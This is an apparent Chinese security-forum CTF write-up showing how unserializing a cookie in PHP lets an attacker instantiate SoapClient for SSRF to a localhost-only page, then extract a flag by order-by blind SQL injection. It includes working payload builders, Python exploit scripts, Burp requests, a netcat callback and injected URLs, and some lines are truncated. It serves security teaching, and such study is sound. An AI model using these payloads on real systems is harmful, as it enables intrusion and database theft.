登录

soap导致的SSRF

阿烨 / 2018-10-22 22:33:23 / 浏览数 2878 技术文章 技术文章 顶(1) 踩(0)


背景

这是从暨南大学2018校赛的一道CTF题学习到的姿势

适用条件：服务器开了soap服务，允许soap数据的交互，并且有可控的点调用了反序列化，此时可以强行反序列化去调用soapclient类进行SSRF

以题目为例

phpinfo可以看出开了soap，实际渗透测试可以盲测，假设开启，并看到有反序列化特征的参数，可以直接盲测



soap

Soap Client	enabled
Soap Server	enabled

Directive	Local Value	Master Value
soap.wsdl_cache	1	1
soap.wsdl_cache_dir	/tmp	/tmp
soap.wsdl_cache_enabled	1	1
soap.wsdl_cache_limit	5	5
soap.wsdl_cache_ttl	86400	86400

这道题还给了index.php和sqldebug.php的部分源码
index.php

```
<?php

ini_set('display_errors', 1);
ini_set('display_startup_errors', 1);
error_reporting(-1);

class Auth {
   public $username = '';
   public $login = 0;

   public function verify() {
       return 'FALSE';
   }
}

?>
<!DOCTYPE html>
<html>
<head>
<title>Login</title>
</head>
<body>
<h1>Login</h1>
<form action="" method="POST">
   <table>
       <tr>
           <td>Username</td>
           <td><input type="text" name="username"></td>
       </tr>
       <tr>
           <td>Password</td>
           <td><input type="password" name="password"></td>
       </tr>
       <tr>
           <td>Remember me <input type="checkbox" name="rememberme"></td>
```

```
            <td><input type="submit" value="Submit"></td>
        </tr>
    </table>
</form>
<p>
<?php

if (isset($_POST['username'])) {
    $auth = new Auth();
    $auth->username = $_POST['username'];
    setcookie('auth', base64_encode(serialize($auth)));
} elseif (isset($_COOKIE['auth'])) {
    $auth = unserialize(base64_decode($_COOKIE['auth']));
}

if (isset($auth)) {
    echo $auth->verify();
}

?>
</p>
</body>
</html>
```

sqldebug.php

```
<?php
include_once('db.php');

if ($_SERVER['REMOTE_ADDR'] !== '127.0.0.1') {
    die('you need to be 127.0.0.1');
}

$uid = isset($_GET['uid']) ? $_GET['uid'] : 1;
if (preg_match('/information_schema|database|sleep|benchmark|select(\/\*|[\(`\x00-\x20])/i', $uid)) {
    die('NONONO!');
}

$db = mysqli_connect('127.0.0.1', 'demo', MYSQL_PASSWORD, DB_NAME);

$sql = "SELECT * FROM `".TABLE_NAME."` WHERE `".COLUMN_ID."`='$uid'";

$result = $db->query($sql);
$result = $result->fetch_assoc();
echo $result[COLUMN_USERNAME];

mysqli_close($db);
?>
```

从源码可以看到sqldebug过滤不严，可以注入

但是`$_SERVER['REMOTE_ADDR'] !== '127.0.0.1'`无法绕过，只能SSRF

又看到index.php中`$auth = unserialize(base64_decode($_COOKIE['auth']));`可控

那么我们可以强行调用php中的soapclient类，来进行SSRF

soapclient相关知识点

soapclient的调用可以参考文章

https://xz.aliyun.com/t/2148

对soap数据格式的理解可以用参考

https://www.cnblogs.com/JeffreySun/archive/2009/12/14/1623766.html

https://www.anquanke.com/post/id/153065

php关于soapclient的参考文档

http://www.php.net/manual/zh/soapclient.soapclient.php

kali安装soap扩展，kali默认php7

```
apt-get install php-soap
php -m | grep soap
```

因为题目环境是php5.6，那就kali安装下php5.6

```
apt-get install apt-transport-https
curl https://packages.sury.org/php/apt.gpg | apt-key add
echo 'deb https://packages.sury.org/php/ stretch main' > /etc/apt/sources.list.d/deb.sury.org.list
apt-get update
apt-get -y install php5.6 libapache2-mod-php5.6 php5.6-mysql php5.6-curl php5.6-gd php5.6-intl php-pear php-imagick php5.6-ima
apt-get -y install php5.6-soap
php5.6 -m | grep soap
```

尝试调用soapclient类

先弹到自己vps，看看soapclient类是否能正常调用
soap.php

```
<?php
// $location = "http://127.0.0.1:80/sqldebug.php";
$location = 'http://178.128.15.64:2333/';
$a = new SoapClient(null, array('location' => $location ,'uri'  => '123'));

echo serialize($a);
echo "\n";
echo "\n";
$auth=  base64_encode(serialize($a));
echo $auth;
echo "\n";
echo "\n";
?>
```

运行soap.php

```
$ php5.6 soap.php

O:10:"SoapClient":3:{s:3:"uri";s:3:"123";s:8:"location";s:26:"http://178.128.15.64:2333/";s:13:"_soap_version";i:1;}

TzoxMDoiU29hcENsaWVudCI6Mzp7czozOiJ1cmkiO3M6MzoiMTIzIjtzOjg6ImxvY2F0aW9uIjtzOjI2OiJodHRwOi8vMTc4LjEyOC4xNS42NDoyMzMzLyI7czoxMz
```


burp的post报文

```
POST /index.php HTTP/1.1
Host: 35.221.144.41:8084
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://35.221.144.41:8084/index.php
Cookie: auth=TzoxMDoiU29hcENsaWVudCI6Mzp7czozOiJ1cmkiO3M6MzoiMTIzIjtzOjg6ImxvY2F0aW9uIjtzOjI2OiJodHRwOi8vMTc4LjEyOC4xNS42NDoyM
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```


vps收到的报文

```
root@ubuntu16:~# nc -lvvv 2333
Listening on [0.0.0.0] (family 0, port 2333)
Connection from [35.221.144.41] port 2333 [tcp/*] accepted (family 2, sport 38292)
POST / HTTP/1.1
Host: 178.128.15.64:2333
Connection: Keep-Alive
User-Agent: PHP-SOAP/5.6.37
Content-Type: text/xml; charset=utf-8
SOAPAction: "123#verify"
Content-Length: 369

<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:ns1="123" xmlns:xsd="http://www.w3.org/200
```

soapclient类成功被调用，成功访问到vps，然后会因为soapclient类没有verify()方法而导致报错，会默认调用call方法，但是已经不影响我们调用soapclient来进行SSRF



```
if (isset($auth)) {
    echo $auth->verify();
}

?>
```



```
POST /index.php HTTP/1.1
Host: 35.221.144.41:8084
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://35.221.144.41:8084/index.php
Cookie:
auth=TzoxMDoiU29hcENsaWVudCI6Mzp7czozOiJ1cmkiO3M6MzoiMTIzIjtzOjg6ImxvY2F0aW9u
IjtzOjI2OiJodHRwOi8vMTc4LjEyOC4xNS42NDoyMzMzLyI7czoxMzoiX3NvYXBfdmVyc2lvbiI7aTox
O30%3D
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
```

```
        <td>Password</td>
        <td><input type="password" name="password"></td>
      </tr>
      <tr>
        <td>Remember me <input type="checkbox" name="rememberme"></td>
        <td><input type="submit" value="Submit"></td>
      </tr>
    </table>
</form>
<p>
<br />
<b>Fatal error</b>:  Uncaught SoapFault exception: [HTTP] Error Fetching http headers
in /app/index.php:52
Stack trace:
#0 [internal function]: SoapClient-&gt;__doRequest('&lt;?xml version=&quot;...',
'http://178.128....', '123#verify', 1, 0)
#1 /app/index.php(52): SoapClient-&gt;__call('verify', Array)
#2 /app/index.php(52): SoapClient-&gt;verify()
#3 {main}
  thrown in <b>/app/index.php</b> on line <b>52</b><br />
```

这里可惜的点是，soapclient默认是用post，然后在xml中以xml格式来传递post参数，但是我们在SSRF的时候，除非知道服务器wsdl的模板位置以及模板内容，才可以去构

```
$location = "http://127.0.0.1:80/sqldebug.php?uid=1'%23
```

注意这里的端口是80，而不是8084，因为是docker映射的

sql盲注部分

先判断列数，如果union select的列数不对，index.php请求就会Internal Server Error

columns.py


```
#!/usr/bin/env python3
import requests
import base64
from urllib.parse import quote

url = "http://35.221.144.41:8084/index.php"

tpl = ["1"]

while True:
   done = False
   ssrfurl = "http://127.0.0.1/sqldebug.php?uid=1'and+0+union+select@a:=" + ','.join(
       tpl) + "%23"
   serial = 'O:10:"SoapClient":3:{s:3:"uri";s:3:"abc";s:8:"location";s:' + str(
       len(ssrfurl)) + ':"' + ssrfurl + '";s:13:"_soap_version";i:1;}'
   auth = quote(base64.b64encode(serial.encode()))
   resp = requests.get(url, cookies={'auth': auth})
   print(len(tpl))
   if 'Internal Server Error' not in resp.text:
       # print(resp.text)
       break
   tpl += ["1"]
```

一共有5列


注入得到flag，exp.py

```
#!/usr/bin/env python3
import requests
import binascii
import base64
from urllib.parse import quote
import sys
```

```
url = "http://35.221.144.41:8084/index.php"

for pos in [0, 2, 3, 4]:
   tpl = ['0', "'<aaa></aaa>'", '0', '0', '0']
   r = []
   done = False
   while not done and len(r) <= 40:
       for c in range(0x19, 0x7F):
           hexstr = bytes(r + [c])
           tpl[pos] = '0x' + binascii.hexlify(hexstr).decode()
           ssrfurl = "http://127.0.0.1/sqldebug.php?uid=" + sys.argv[1] + "'union+select@a:=" + ','.join(
               tpl) + "+order+by+" + str(pos + 1) + "%23"
           # print(ssrfurl)
           serial = 'O:10:"SoapClient":3:{s:3:"uri";s:3:"abc";s:8:"location";s:' + str(
               len(ssrfurl)) + ':"' + ssrfurl + '";s:13:"_soap_version";i:1;}'
           auth = quote(base64.b64encode(serial.encode()))
           resp = requests.get(url, cookies={'auth': auth})
           if 'got no XML document' in resp.text:
               if 0x19 == c:
                   done = True
               else:
                   r += [c - 1]
               break
       print(pos+1, bytes(r))
```



```
PS C:\Users\aye\Desktop\tmp> python3 .\exp.py 2
1 b'2'
1 b'2'
3 b'9'
3 b'99'
3 b'99'
4 b'F'
4 b'FL'
4 b'FLA'
4 b'FLAG'
4 b'FLAG{'
4 b'FLAG{U'
4 b'FLAG{UN'
4 b'FLAG{UN1'
4 b'FLAG{UN10'
4 b'FLAG{UN10N'
4 b'FLAG{UN10N_'
4 b'FLAG{UN10N_S'
4 b'FLAG{UN10N_S3'
4 b'FLAG{UN10N_S31'
4 b'FLAG{UN10N_S313'
4 b'FLAG{UN10N_S313C'
4 b'FLAG{UN10N_S313CT'
4 b'FLAG{UN10N_S313CT_'
4 b'FLAG{UN10N_S313CT_0'
4 b'FLAG{UN10N_S313CT_0R'
4 b'FLAG{UN10N_S313CT_0RD'
4 b'FLAG{UN10N_S313CT_0RD3'
4 b'FLAG{UN10N_S313CT_0RD3R'
4 b'FLAG{UN10N_S313CT_0RD3R_'
4 b'FLAG{UN10N_S313CT_0RD3R_1'
4 b'FLAG{UN10N_S313CT_0RD3R_13'
4 b'FLAG{UN10N_S313CT_0RD3R_13Y'
4 b'FLAG{UN10N_S313CT_0RD3R_13Y}'
4 b'FLAG{UN10N_S313CT_0RD3R_13Y} '
```



```
4 b'FLAG{UN10N_S313CT_0RD3R_13Y}            '
4 b'FLAG{UN10N_S313CT_0RD3R_13Y}             '
5 b'A'
5 b'AD'
5 b'ADM'
5 b'ADMI'
5 b'ADMIN'
5 b'ADMIN@'
5 b'ADMIN@D'
5 b'ADMIN@DE'
5 b'ADMIN@DEM'
5 b'ADMIN@DEMO'
5 b'ADMIN@DEMO.'
5 b'ADMIN@DEMO.C'
5 b'ADMIN@DEMO.CO'
5 b'ADMIN@DEMO.COM'
5 b'ADMIN@DEMO.COM '
5 b'ADMIN@DEMO.COM  '
```

通过测试，uid=2对应的几个列分别是

COLUMN_ID = '2'（第1列）
COLUMN_xxx = ''(第2列，为空)
COLUMN_xxx = '99' (第3列)
COLUMN_PASSWORD = 'FLAG{UN10N_S313CT_0RD3R_13Y}'(第4列)
COLUMN_USERNAME = 'ADMIN@DEMO.COM'(第5列)


order by 注入的原理可以看我这篇文章
https://www.jianshu.com/p/83d07d5c3af8

大致原理是select出一个字符串，再去order by 一个字段
由于后端只会显示第一列，所以数据库会按照这两个字符串的大小来排序
至于排序的规则是从左到右逐位比较ascii码的大小，所以可以从左到右逐位遍历，最终得到该字段的值

```
http://127.0.0.1/sqldebug.php?uid=2'union+select@a:=0x2f,'<aaa></aaa>',0,0,0+order+by+1%23
http://127.0.0.1/sqldebug.php?uid=2'union+select@a:=0x30,'<aaa></aaa>',0,0,0+order+by+1%23
http://127.0.0.1/sqldebug.php?uid=2'union+select@a:=0x31,'<aaa></aaa>',0,0,0+order+by+1%23
http://127.0.0.1/sqldebug.php?uid=2'union+select@a:=0x32,'<aaa></aaa>',0,0,0+order+by+1%23
http://127.0.0.1/sqldebug.php?uid=2'union+select@a:=0x33,'<aaa></aaa>',0,0,0+order+by+1%23
1 b'2'

http://127.0.0.1/sqldebug.php?uid=2'union+select@a:=0,'<aaa></aaa>',0x3937,0,0+order+by+3%23
http://127.0.0.1/sqldebug.php?uid=2'union+select@a:=0,'<aaa></aaa>',0x3938,0,0+order+by+3%23
http://127.0.0.1/sqldebug.php?uid=2'union+select@a:=0,'<aaa></aaa>',0x3939,0,0+order+by+3%23
http://127.0.0.1/sqldebug.php?uid=2'union+select@a:=0,'<aaa></aaa>',0x393a,0,0+order+by+3%23
3 b'99'

http://127.0.0.1/sqldebug.php?uid=2'union+select@a:=0,'<aaa></aaa>',0,0x464c41477b554e31304c,0+order+by+4%23
http://127.0.0.1/sqldebug.php?uid=2'union+select@a:=0,'<aaa></aaa>',0,0x464c41477b554e31304d,0+order+by+4%23
http://127.0.0.1/sqldebug.php?uid=2'union+select@a:=0,'<aaa></aaa>',0,0x464c41477b554e31304e,0+order+by+4%23
http://127.0.0.1/sqldebug.php?uid=2'union+select@a:=0,'<aaa></aaa>',0,0x464c41477b554e31304f,0+order+by+4%23
4 b'FLAG{UN10N'

http://127.0.0.1/sqldebug.php?uid=2'union+select@a:=0,'<aaa></aaa>',0,0,0x41444b+order+by+5%23
http://127.0.0.1/sqldebug.php?uid=2'union+select@a:=0,'<aaa></aaa>',0,0,0x41444c+order+by+5%23
http://127.0.0.1/sqldebug.php?uid=2'union+select@a:=0,'<aaa></aaa>',0,0,0x41444d+order+by+5%23
http://127.0.0.1/sqldebug.php?uid=2'union+select@a:=0,'<aaa></aaa>',0,0,0x41444e+order+by+5%23
5 b'ADM'
```

花絮

最后深大信安协会的师弟师妹们，给暨大友情测试了一波，tql
欢迎外校的师傅们多交流~




Place	Team	Score
1	Aurora	6178

点击收藏 | 2 关注 | 2

上一篇：2018开源静态分析工具-第一部分... 下一篇：Hitcon 2018 Web -...

1. 1 条回复


C0mRaDe 2018-10-26 13:36:20

'这里可惜的点是，soapclient默认是用post，然后在xml中以xml格式来传递post参数，但是我们在SSRF的时候，除非知道服务器wsdl的模板位置以及模板内容，才可以

通过user-agent的CRLF是可以控制整个POST报文的，不需要用xml格式

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板